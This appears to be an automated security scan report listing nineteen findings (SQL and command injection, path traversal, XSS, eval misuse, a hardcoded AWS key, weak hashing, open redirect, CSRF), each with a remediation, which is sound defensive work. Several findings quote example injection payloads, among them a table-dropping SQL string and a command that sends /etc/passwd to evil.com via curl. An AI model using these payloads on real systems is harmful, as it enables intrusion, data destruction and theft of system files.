AI Security Findings

Overall risk: CRITICAL | Total findings: 19

Executive summary


Risk overview

Total findings: 19. Critical: 16, High: 3, Medium: 0, Low: 0.

Technical summary

Security scan completed. See the findings table below for details.

Severity distribution



Severity	Title	File / Location	Description	Recommendation
CRITICAL	SQL Injection in get_user_unsafe()	`get_user_unsafe function`	User input is directly interpolated into the SQL query using f-string without parameterization, allowing attackers to inject arbitrary SQL code (e.g., ' OR '1'='1).	Use parameterized queries or prepared statements to safely bind user inputs.
CRITICAL	SQL Injection in search_products()	`search_products function`	User input is directly interpolated into the SQL query using f-string without parameterization, allowing SQL injection via crafted payloads (e.g., UNION SELECT).	Use parameterized queries or prepared statements to safely bind user inputs.
CRITICAL	SQL Injection in delete_record()	`delete_record function`	User input concatenated directly into SQL query string allows injection attacks such as stacked queries (e.g., '; DROP TABLE users--'). No type checking is performed.	Use parameterized queries and validate input types before execution.

Severity	Title	File / Location	Description	Recommendation
CRITICAL	Command Injection in ping_host()	`ping_host function`	User input is passed directly into a shell command with shell=True, enabling command injection (e.g., '8.8.8.8; cat /etc/passwd').	Avoid shell=True or sanitize and validate inputs strictly; use subprocess.run with a list of arguments instead.
CRITICAL	Command Injection in run_report()	`run_report function`	User input is interpolated directly into an os.system call, allowing arbitrary command injection (e.g., 'report; curl http://evil.com/$(cat /etc/passwd)').	Avoid os.system with unsanitized input; use subprocess with argument list or validate and sanitize report_name input thoroughly.
CRITICAL	Command Injection and Path Traversal in list_files()	`list_files function`	User input is concatenated into a shell command executed via os.popen, enabling command injection and path traversal (e.g., '../../etc').	Avoid using os.popen with unsanitized input. Use safer APIs like os.listdir with strict input validation or subprocess with argument list.
CRITICAL	Path Traversal in read_file()	`read_file function`	Filename input is joined to a base directory without sanitization, allowing attackers to traverse directories and read arbitrary files (e.g., '../../etc/passwd').	Sanitize and validate filename inputs to prevent '..' segments or restrict access using whitelisting or chroot mechanisms.
CRITICAL	Hardcoded AWS Access Key ID	`AWS_ACCESS_KEY_ID variable assignment`	AWS IAM access key ID is hardcoded in the source code, which risks exposure of AWS credentials.	Use environment variables or secure secret management solutions for AWS credentials.
HIGH	Weak hashing algorithms for password and token storage	`def hash_password_md5; def hash_password_sha1; def store_token`	The code uses MD5 and SHA-1 for hashing passwords, which are cryptographically broken and deprecated algorithms. Additionally, base64 encoding is used for storing tokens, which is not a secure encryption method and gives a false sense of security.	Use a modern password hashing function such as Argon2, bcrypt, or PBKDF2 with a salt. For token storage, use strong encryption or secure storage mechanisms rather than simple encoding.
CRITICAL	DOM-Based XSS via innerHTML in renderUserProfile	`function renderUserProfile, line 8`	User input 'userName' is directly injected into innerHTML without sanitization, allowing arbitrary HTML/JavaScript injection and leading to DOM-based XSS.	Use safe methods like textContent or proper sanitization libraries to escape user input before rendering.
CRITICAL	DOM-Based XSS via document.write in displaySearchResults	`function displaySearchResults, line 13`	User-controlled input 'query' is used directly inside document.write without sanitization, enabling DOM-based XSS attacks.	Avoid using document.write with unsanitized user input. Use safer DOM manipulation methods or sanitize inputs rigorously.
CRITICAL	DOM-Based XSS via innerHTML using location.hash in updateGreeting	`function updateGreeting, line 18`	Untrusted data from location.hash is injected into innerHTML without any sanitization, allowing attackers to craft URLs that trigger XSS.	Escape or sanitize input from the URL fragment before injecting into the DOM, or use safer DOM text methods.

Severity	Title	File / Location	Description	Recommendation
CRITICAL	Reflected XSS in Express route /search via query parameter	`app.get('/search'), line 26`	The query parameter 'q' is directly reflected inside HTML response without encoding or sanitization, leading to reflected XSS.	Properly escape or sanitize user inputs before rendering in responses. Use templating engines with auto-escaping enabled.
CRITICAL	Reflected XSS in Express route /user/:name via path parameter	`app.get('/user/:name'), line 31`	Path parameter 'name' is rendered directly in HTML without output encoding, allowing reflected XSS attacks.	Always encode or sanitize user-supplied path parameters before rendering in HTML.
CRITICAL	Stored XSS via localStorage and innerHTML in saveAndDisplayComment	`function saveAndDisplayComment, line 41`	User input 'comment' is stored in localStorage and then injected into innerHTML without sanitization. Malicious scripts can persist and execute on page load.	Sanitize or encode stored content before rendering, or avoid using innerHTML for untrusted data.
CRITICAL	Insecure eval() usage on user input in processUserFormula	`function processUserFormula, line 47`	Using eval() on user input allows arbitrary code execution, leading to severe security risks including injection attacks and full environment compromise.	Avoid eval(). Use safe parsers or sandboxed environments to process user formulas.
CRITICAL	Insecure Function constructor usage on user input in loadConfig	`function loadConfig, line 52`	Constructing functions from user-supplied strings with Function() is equivalent to eval and allows arbitrary code execution.	Avoid dynamic code evaluation. Parse configuration data securely using structured formats like JSON.
HIGH	Open Redirect via unvalidated url parameter in /redirect route	`app.get('/redirect'), line 58`	Redirect target URL is taken directly from query parameter 'url' without validation. This enables phishing attacks via open redirect.	Validate and whitelist redirect targets to prevent redirects to arbitrary external sites.
HIGH	CSRF vulnerability due to missing CSRF token in /transfer POST route	`app.post('/transfer'), line 64`	The /transfer endpoint processes sensitive state-changing operations without validating CSRF tokens, allowing attackers to perform unauthorized actions via CSRF.	Implement CSRF protection mechanisms such as synchronizer tokens, double submit cookies, or use middleware provided by frameworks.